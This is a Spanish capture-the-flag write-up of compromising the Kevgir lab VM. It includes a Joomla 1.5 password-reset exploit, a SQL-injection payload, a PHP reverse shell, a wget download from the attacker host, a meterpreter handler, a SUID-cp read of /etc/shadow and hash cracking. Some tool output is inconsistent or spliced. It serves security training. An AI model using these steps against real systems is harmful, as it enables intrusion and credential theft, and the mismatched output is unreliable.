

TEAM CHALLENGE

SPRING 14

MAQUINA KEVGIR

En el presente reto se ha procedido a explotar la máquina Kevgir, haciendo uso de los posibles métodos existentes para permitir elevar privilegios en un sistema Linux y finalmente consiguiendo persistencia en el sistema. Para ello, se han seguido varias líneas de investigación:

1. Se comprueba la IP de la maquina objetivo con la herramienta Netdiscover, habiendo tenido a lo largo del proceso de explotación, varios cambios de claves: 10.0.2.18, 20, 25, 26 y finalmente 10.0.2.27

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.3	08:00:27:80:1b:c3	2	120	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.18	08:00:27:d0:92:30	1	60	PCS Systemtechnik GmbH

2. Se realiza un nmap lo más completo posible, destacando los puertos 8080, 8081, 9000 y 80 para este proceso,

```

PORT      STATE SERVICE      VERSION
25/tcp    open  ftp          vsftpd 3.0.2
|_smtp-comands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Kevgir VM
111/tcp   open  rpcbind     2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2049/tcp  open  nfs         2-4 (RPC #100003)
6379/tcp  open  redis       Redis key-value store 3.0.7
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
|_http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
8081/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Joomla! 1.5 - Open Source Content Management
|_http-robots.txt: 14 disallowed entries
|_/administrator/ /cache/ /components/ /images/
|_/includes/ /installation/ /language/ /libraries/ /media/
|_/modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_http-title: Welcome to the Frontpage
|_http-server-header: Apache/2.4.7 (Ubuntu)
9000/tcp  open  http        Jetty winstone-2.9
|_http-title: Dashboard [Jenkins]
|_http-server-header: Jetty(winstone-2.9)
|_http-robots.txt: 1 disallowed entry
|_/
|_smb-security-mode:
|_ 3:0:0:
|_ Message signing enabled but not required
|_smb2-time:
|_ date: 2024-09-29T23:09:18
|_ start_date: N/A
|_nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_ OS: Unix (Samba 4.1.6-Ubuntu)
|_ Computer name: canyoupwnme
|_ NetBIOS computer name: CANYOUPWNME\x00
|_ Domain name:
|_ FQDN: canyoupwnme
|_ System time: 2024-09-30T02:09:17+03:00
|_smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_lock-skew: mean: -1h00m06s, deviation: 1h43m55s, median: -6s

```


3. Se ejecuta la herramienta Gobuster, usada para realizar “fuerza bruta” de directorios y archivos en servidores web, extrayendo:
- PUERTO 80.- Aquí destaca principalmente el directorio /phpMyAdmin, que es el administrador de la base de datos SQL, el directorio /doc que lleva a una página de información de la aplicación Apache Tomcat, la cual será muy útil para conseguir objetivos del presente trabajo.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.18/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 285]
/.htaccess (Status: 403) [Size: 285]
/cgi-bin/ (Status: 403) [Size: 284]
/javascript (Status: 301) [Size: 310] [-> http://10.0.2.18/javascript/]
/phpmyadmin (Status: 301) [Size: 310] [-> http://10.0.2.18/phpmyadmin/]
/server-status (Status: 403) [Size: 289]
/zenphoto (Status: 301) [Size: 308] [-> http://10.0.2.18/zenphoto/]
Progress: 20469 / 20470 (100.00%)
Finished
```

- PUERTO 8080.- Aquí el directorio /Manager que es la puerta de acceso a la aplicación toGmcat7

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.18:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/META-INF (Status: 302) [Size: 0] [-> http://10.0.2.18:8080/META-INF/]
/docs (Status: 302) [Size: 0] [-> http://10.0.2.18:8080/docs/]
/examples (Status: 302) [Size: 0] [-> http://10.0.2.18:8080/examples/]
/manager (Status: 302) [Size: 0] [-> http://10.0.2.18:8080/manager/]
Progress: 20469 / 20470 (100.00%)
Finished
```

- PUERTO 8081, destacando los directorios /administrador y /phpMyAdmin

```
/.htaccess (Status: 403) [Size: 287]
/.htpasswd (Status: 403) [Size: 287]
/administrador (Status: 301) [Size: 320] [-> http://10.0.2.18:8081/administrador/]
/cache (Status: 301) [Size: 312] [-> http://10.0.2.18:8081/cache/]
/cgi-bin/ (Status: 403) [Size: 286]
/components (Status: 301) [Size: 317] [-> http://10.0.2.18:8081/components/]
/images (Status: 301) [Size: 313] [-> http://10.0.2.18:8081/images/]
/includes (Status: 301) [Size: 315] [-> http://10.0.2.18:8081/includes/]
/javascript (Status: 301) [Size: 317] [-> http://10.0.2.18:8081/javascript/]
/language (Status: 301) [Size: 315] [-> http://10.0.2.18:8081/language/]
/libraries (Status: 301) [Size: 316] [-> http://10.0.2.18:8081/libraries/]
/logs (Status: 301) [Size: 311] [-> http://10.0.2.18:8081/logs/]
/media (Status: 301) [Size: 312] [-> http://10.0.2.18:8081/media/]
/modules (Status: 301) [Size: 314] [-> http://10.0.2.18:8081/modules/]
/phpmyadmin (Status: 301) [Size: 317] [-> http://10.0.2.18:8081/phpmyadmin/]
/plugins (Status: 301) [Size: 314] [-> http://10.0.2.18:8081/plugins/]
/robots.txt (Status: 200) [Size: 304]
/server-status (Status: 403) [Size: 291]
/templates (Status: 301) [Size: 316] [-> http://10.0.2.18:8081/templates/]
/tmp (Status: 301) [Size: 310] [-> http://10.0.2.18:8081/tmp/]
/xmlrpc (Status: 301) [Size: 313] [-> http://10.0.2.18:8081/xmlrpc/]
Progress: 20469 / 20470 (100.00%)
Finished
```

- PUERTO 9000.- Este puerto presenta gran cantidad de directorios que iremos desarrollando según se vaya usando durante esta explotación, destacando en principio /administrator, /script, entre otros.


```

/gc (Status: 405) [Size: 190]
/index (Status: 200) [Size: 12632]
/instance (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/instance/]
/items (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/items/]
/j_security_check (Status: 500) [Size: 0]
/labels (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/labels/]
/legend (Status: 200) [Size: 12611]
/log (Status: 403) [Size: 683]
/logout (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/]
/lookup (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/lookup/]
/login (Status: 200) [Size: 9649]
/main (Status: 500) [Size: 14512]
/manage (Status: 403) [Size: 717]
/me (Status: 403) [Size: 545]
/mode (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/mode/]
/nodes (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/nodes/]
/oops (Status: 500) [Size: 8506]
/owner (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/owner/]
/people (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/people/]
/projects (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/projects/]
/properties (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/properties/]
/queue (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/queue/]
/robots.txt (Status: 200) [Size: 71]
/root (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/root/]
/script (Status: 403) [Size: 746]
/search (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/search/]
/secured (Status: 401) [Size: 0]
/security (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/security/]
/subversion (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/subversion/]
/target (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/target/]
/timeline (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/timeline/]
/url (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/url/]
/version (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/version/]
/views (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/views/]
/widgets (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/widgets/]
Progress: 20469 / 20470 (100.00%)
=====
/_api (Status: 200) [Size: 1646]
/_script (Status: 200) [Size: 10450]
/about (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/about/]
/actions (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/actions/]
/api (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/api/]
/authentication (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/authentication/]
/builds (Status: 200) [Size: 18608]
/channel (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/channel/]
/class (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/class/]
/cli (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/cli/]
/columns (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/columns/]
/computer (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/computer/]
/computers (Status: 302) [Size: 0] [-> http://10.0.2.18:9000/computers/]
/configure (Status: 403) [Size: 723]
/credentials (Status: 403) [Size: 699]
/delete (Status: 200) [Size: 9488]
/error (Status: 400) [Size: 6164]
/eval (Status: 405) [Size: 192]
/exit (Status: 405) [Size: 192]
/favicon.ico (Status: 200) [Size: 17542]

```

4. Se procede a realizar una comprobación de los directorios anteriores para establecer la/s línea/s de explotación :


- En esta imagen podemos apreciar varios enlaces a la aplicación tomcat7(documentación explicativa, ejemplos y el enlace con contraseña para acceder a la aplicación, lo que sucederá mas adelante.



5. Se hace una búsqueda por internet del nombre de la maquina “vulnhub Kevgir”, encontrando una web que habla de esta ova y aporta un user y password por defecto, el cual, al comprobarse, es positivo, aunque no es muy útil, debido a que el idioma esta en turco y tiene muy pocos privilegios.



6. Se comprueban los directorios /robots en todos los puertos, encontrándose oculto en el puerto 8080, destacando



```

User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
Disallow: /tmp/
Disallow: /xmlrpc/
  
```



```


# we don't want robots to click "build" links
User-agent: *
Disallow: /
  
```

7. Cuando se accede la web con su IP y el puerto 8081, se observa una imagen con el nombre “Joomla”, que junto a la información que aporta *wapalalyzer*, conseguimos conocer la versión 1.5 de esta aplicación.



Se procede a consultar en internet información sobre esta aplicación, siendo un sistema de gestión de contenidos (CMS) que permite crear y gestionar sitios web fácilmente, sin necesidad de conocimientos avanzados de programación.

Se procede a consultar posibles exploit que tenga esta versión, consiguiendo en la web exploit-db uno para esta versión (<https://www.exploit-db.com/exploits/6234>), junto a la manera de ejecutarlo:



1. Go to url : target.com/index.php?option=com_user&view=reset&layout=confirm
2. Write into field "token" char ' and Click OK.
3. Write new password for admin
4. Go to url : target.com/administrator/
5. Login admin with new password

8. No obstante, se procede a buscar posibles exploits en el framework MetaExploit, consiguiendo dos módulos auxiliares que aportan más información:

- **scanner/http/joomla_pages** .- Este módulo se utiliza para **enumerar y descubrir páginas** de un sitio web Joomla! que podrían no estar fácilmente visibles o accesibles mediante el uso de *"fuerza bruta"*.

```
msf6 auxiliary(<scanner/http/joomla_pages>) > set rhosts 10.0.2.18
rhosts => 10.0.2.18
msf6 auxiliary(<scanner/http/joomla_pages>) > set rport 8081
rport => 8081
msf6 auxiliary(<scanner/http/joomla_pages>) > show missing
msf6 auxiliary(<scanner/http/joomla_pages>) > run


[+] 10.0.2.18:8081 - Page Found: /robots.txt
[+] 10.0.2.18:8081 - Page Found: /administrator/index.php
[+] 10.0.2.18:8081 - Page Found: /index.php/using-joomla/extensions/components/users-component/registration-form
[+] 10.0.2.18:8081 - Page Found: /htaccess.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **scanner/http/joomla_plugins** .- Este módulo se utiliza para enumerar los plugins instalados en un sitio Joomla!, siendo crucial, debido a que algunos plugins podrían tener vulnerabilidades.

```
msf6 auxiliary(<scanner/http/joomla_plugins>) > set rhosts 10.0.2.18
rhosts => 10.0.2.18
msf6 auxiliary(<scanner/http/joomla_plugins>) > set rport 8081
rport => 8081
msf6 auxiliary(<scanner/http/joomla_plugins>) > run

[+] Plugin: (administrator/components)
[+] Plugin: (administrator/components/com_admin)
[+] Plugin: (administrator/components/com_admin/admin.admin.html.php)
[+] Plugin: (components/com_banners)
[+] Page: (index.php?option=com_banners)
[+] Plugin: (components/com_contact)
[+] Page: (index.php?option=com_contact)
[+] Plugin: (components/com_content)
[+] Page: (index.php?option=com_content)
[+] Plugin: (components/com_img)
[+] Page: (index.php?option=com_img)
[+] Plugin: (components/com_mailto)
[+] Plugin: (components/com_media)
[+] Plugin: (components/com_newsfeeds)
[+] Page: (index.php?option=com_newsfeeds)
[+] Plugin: (components/com_poll)
[+] Page: (index.php?option=com_poll)
[+] Plugin: (components/com_search)
[+] Page: (index.php?option=com_search)
[+] Plugin: (components/com_user)
[+] Page: (index.php?option=com_user)
[+] Plugin: (components/com_user/controller.php)
[+] Plugin: (components/com_weblinks)
[+] Page: (index.php?option=com_weblinks)
[+] Plugin: (components/com_wrapper)
[+] Page: (index.php?option=com_wrapper)
[+] Plugin: (includes/joomla.php)
[+] Plugin: (index.php?option=com_newsfeeds&view=categories&feedid=-1%20union%20select%20concat%20username,character%3858%29,password%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users-)
[+] Page: (index.php?option=com_newsfeeds&view=categories&feedid=-1%20union%20select%20concat%20username,character%3858%29,password%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users-)
[+] Plugin: (libraries/joomla/pw/pw.php)
[+] Plugin: (plugins/editors/standard/attachmenlibrary.php)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

9. Se procede a ejecutar el exploit “Joomla! 1.5.x - 'Token' Remote Admin Change Password” encontrado en la web exploit-db, según las instrucciones aportadas:



Tras poner la comilla ‘, se cambia la contraseña de acceso, consiguiendo éste con el usuario **admin** y la contraseña **“joloma”**.



Investigando por la web, encontramos una pestaña “*modulo Template*”, donde brinda la posibilidad de cambiar el código fuente de la página, procediendo a editarla, y al final de una parte de su código que es php, se establece una reverse_shell, consiguiendo acceso limitado con usuario www-data.




```

kali@kali: ~ [Local IP: 10.0.2.12] - sshd@kali: ~ % nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.20] 60619
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 GNU/Linux
19:47:43 up 8:09, 1 user, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
user tty1 12:38 7:04m 0.13s 0.07s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data 10.0.2.20 yes The user has root privileges.
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ | nc -l 7 yes Joomla! directory path
VHOST no HTTP server virtual host

```

- ```
www-data@canyoupwnme:/tmp$ wget http://10.0.2.12:4444/linpeas.sh
--2024-09-27 21:51:03-- http://10.0.2.12:4444/linpeas.sh
Connecting to 10.0.2.12:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: 'linpeas.sh'

10.0.2.12
100%[=====>] 823,059 --.-K/s in 0.01s

2024-09-27 21:51:03 (74.7 MB/s) - 'linpeas.sh' saved [823059/823059]
```

- La información aportada es muy extensa, que se queda en un archivo .txt, siendo consultada según las necesidades y el momento de la explotación, destacando:
- Versión del sistema, Kernel y de sudo, la cual puede ser explotable por la vulnerabilidad “*Baron Samedit*” sobre el desbordamiento del búfer en el comando sudo, pero finalmente no se puede por la infraestructura i686 del sistema, que no es compatible con el exploit.

```

Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.19.0-25-generic (buildd@lgw01-57) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1)) #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015
Distributor ID: Ubuntu
Description: Ubuntu 14.04.3 LTS
Release: 14.04
Codename: trusty

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.9p5

```

- Se realiza una búsqueda por internet de otros exploits para esta versión sudo, encontrando en <https://www.exploit-db.com/exploits/51217>, la cual, nos redirige a una página de GitHub con un CVE:

```

CVE-2023-22809

sudo Privilege escalation

Affected sudo versions: 1.8.0 to 1.9.12p1

This script automates the exploitation of the CVE-2023-22809 vulnerability to gain a root shell.

The script checks if the current user has access to run the sudoedit or sudo -e command for some file with root privileges. If it does it opens the sudoers file for the attacker to introduce the privilege escalation policy for the current user and get a root shell.

```

- Este exploit aprovecha un problema en el manejo de las políticas de ejecución de comandos donde se usan configuraciones de “*sudoers*”, concretamente en el manejo de sus permisos, permitiendo que usuarios no autorizados puedan ejecutar acciones. Se hace una búsqueda de este CVE en MetaExploit:

```

msf6 exploit(linux/local/bpf_sign_extension_priv_esc)> search cve: 2023-22809

Matching Modules
=====
Name Disclosure Date Rank Check Description
-- --- -
0 exploit/linux/local/sudoedit_bypass_priv_esc 2023-01-18 excellent Yes Sudoedit Extra Arguments Priv Esc

```

- Para su ejecución requiere tener abierta una sesión previa, por lo que procedemos a subir un payload a la carpeta /tmp realizado con MSFvenom, para ejecutarlo y abrir un handler en MetaExploit, así tenemos la sesión previa que necesitamos.

```
msf6 exploit(multi/handle) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handle) > set lhost 10.0.2.12
lhost => 10.0.2.12
msf6 exploit(multi/handle) > set lport 4444
lport => 4444
msf6 exploit(multi/handle) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handle) >
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Sending stage (39927 bytes) to 10.0.2.25
[*] Meterpreter session 1 opened (10.0.2.12:4444 -> 10.0.2.25:37879) at 2024-09-28 02:55:32 +0200
```

CVE-2023-22809

```
msf6 exploit(linux/local/sudoedit_bypass_priv_esc) > options
Module options (exploit/linux/local/sudoedit_bypass_priv_esc):

Name CurrentSetting Required Description

SESSION 1 yes The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):

Name CurrentSetting Required Description

LHOST 10.0.2.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Auto
```

Finalmente, no es vulnerable a este CVE el sistema.

11. Se procede a buscar los archivos bit SUID en el sistema, los cuales, si están mal configurados, pueden permitir ejecutar acciones con permisos de usuarios no autorizados para el que los ejecuta:

```
www-data@canyoupwnme:/var/www/html/joomla$ find / -perm -4000 -exec ls -ltr {} \; 2>/dev/null
-rwsr-xr-x 1 root root 67704 Aug 5 2015 /bin/umount
-rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 88752 Aug 5 2015 /bin/mount
-rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 35300 Jul 15 2015 /bin/su
-rwsr-xr-x 1 root root 124932 Jan 14 2015 /bin/cp
-rwsr-xr-x 1 root root 156708 Mar 12 2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 45420 Jul 15 2015 /usr/bin/passwd
-rwsr-xr-x 1 root root 30984 Jul 15 2015 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44620 Jul 15 2015 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Mar 5 2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 35916 Jul 15 2015 /usr/bin/chsh
-rwsr-xr-x 1 root root 66252 Jul 15 2015 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 9612 Feb 25 2015 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 5480 Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root messagebus 333952 Nov 25 2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 492972 May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9804 Mar 5 2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 9752 Jun 11 2012 /usr/lib/authbind/helper
-rwsr-sr-x 1 libuuid libuuid 17996 Aug 5 2015 /usr/sbin/uuid
-rwsr-xr-x 1 root dlp 323000 Apr 21 2015 /usr/sbin/pppd
-rwsr-sr-x 1 root root 24 Feb 24 2016 /etc/init.d/dhclient
-rwsr-xr-x 1 root root 34568 Jun 28 2013 /sbin/mount.cifs
-rwsr-xr-x 1 root root 88412 Nov 6 2015 /sbin/mount.nfs
www-data@canyoupwnme:/var/www/html/joomla$
```



12. Aprovechando que el comando CP es bit SUID, podemos copiar todos los archivos que queramos a la carpeta /tmp, y ahí visualizarlos con el comando Cat:

```
www-data@canyoupwnme:/tmp$ cp /etc/shadow /tmp
www-data@canyoupwnme:/tmp$ ls -ltr
total 1752
drwxr-xr-x 2 jenkins jenkins 4096 Sep 29 07:52 hsuperdata_jenkins
-rw-r--r-- 1 jenkins jenkins 1761693 Sep 29 07:52 winstone8459852902297092156.jar
drwxr-xr-x 2 jenkins jenkins 4096 Sep 29 07:52 jetty-0.0.0.0-9000-war--any-
drwxr-xr-x 2 tomcat7 root 4096 Sep 29 07:52 tomcat7-tomcat7-tmp
drwxr-xr-x 2 tomcat7 tomcat7 4096 Sep 29 07:52 hsuperdata_tomcat7
drwxr-xr-x 2 jenkins jenkins 4096 Sep 29 07:52 jna--1712433994
-rwxr-xr-x 1 www-data www-data 123 Sep 29 09:40 payload
-rw-r----- 1 root www-data 1102 Sep 29 09:56 shadow
```

- Se puede observar el hash512 del root, por lo que se intenta crackear por diversos medios con resultado negativo y admin es positivo, pero no se encuentra disponible en el sistema:

```
www-data@canyoupwnme:/tmp$ cat shadow
root:$6$6ZcgUVCV$Ocsce9FUHYswcb3UtrPNqFmkvPOnEtstWIVYStqGYEYAYZ9aYw7tnW35uRGxb1z7ZZBZ.hoQcm/5/cg0f4ul0:16843:0:99999:7::
daemon:*:16652:0:99999:7::
bin:*:16652:0:99999:7::
sys:*:16652:0:99999:7::
sync:*:16652:0:99999:7::
games:*:16652:0:99999:7::
man:*:16652:0:99999:7::
lp:*:16652:0:99999:7::
mail:*:16652:0:99999:7::
news:*:16652:0:99999:7::
uucp:*:16652:0:99999:7::
proxy:*:16652:0:99999:7::
www-data:*:16652:0:99999:7::
backup:*:16652:0:99999:7::
list:*:16652:0:99999:7::
irc:*:16652:0:99999:7::
gnats:*:16652:0:99999:7::
nobody:*:16652:0:99999:7::
libuid:16652:0:99999:7::
syslog:*:16652:0:99999:7::
mysql:16834:0:99999:7::
messagebus:*:16834:0:99999:7::
landscape:*:16834:0:99999:7::
sshd:*:16834:0:99999:7::
tomcat7:*:16834:0:99999:7::
user:6a9pCcsn$5xvklbMZb9RDRVaAc6vJSR2x17t52pYtd50/rh3TY.ZoE53GE.OcbtVdBMKROLko.qbiqj88k5mOXjTE3q.16834:0:99999:7::
ftp:*:16834:0:99999:7::
admin:6m3G6MUz$/sl.Yp05gJH/D4WQRC2lyRAaFKUqehzC3ZbL7ENrCR2ICNlBrOd8V0y03JfEnymP8MZzBI3m6mvaeeUmyySve/16834:0:99999:7::
statd:*:16839:0:99999:7::
jenkins:*:16840:0:99999:7::
```

```
kali@kali ~/Downloads(reto_14_xmi_shell [Local IP: 10.0.2.12] TARGET_IP: 142.250.184.3 % john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash_admin.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 256/256 AVX2 4x])
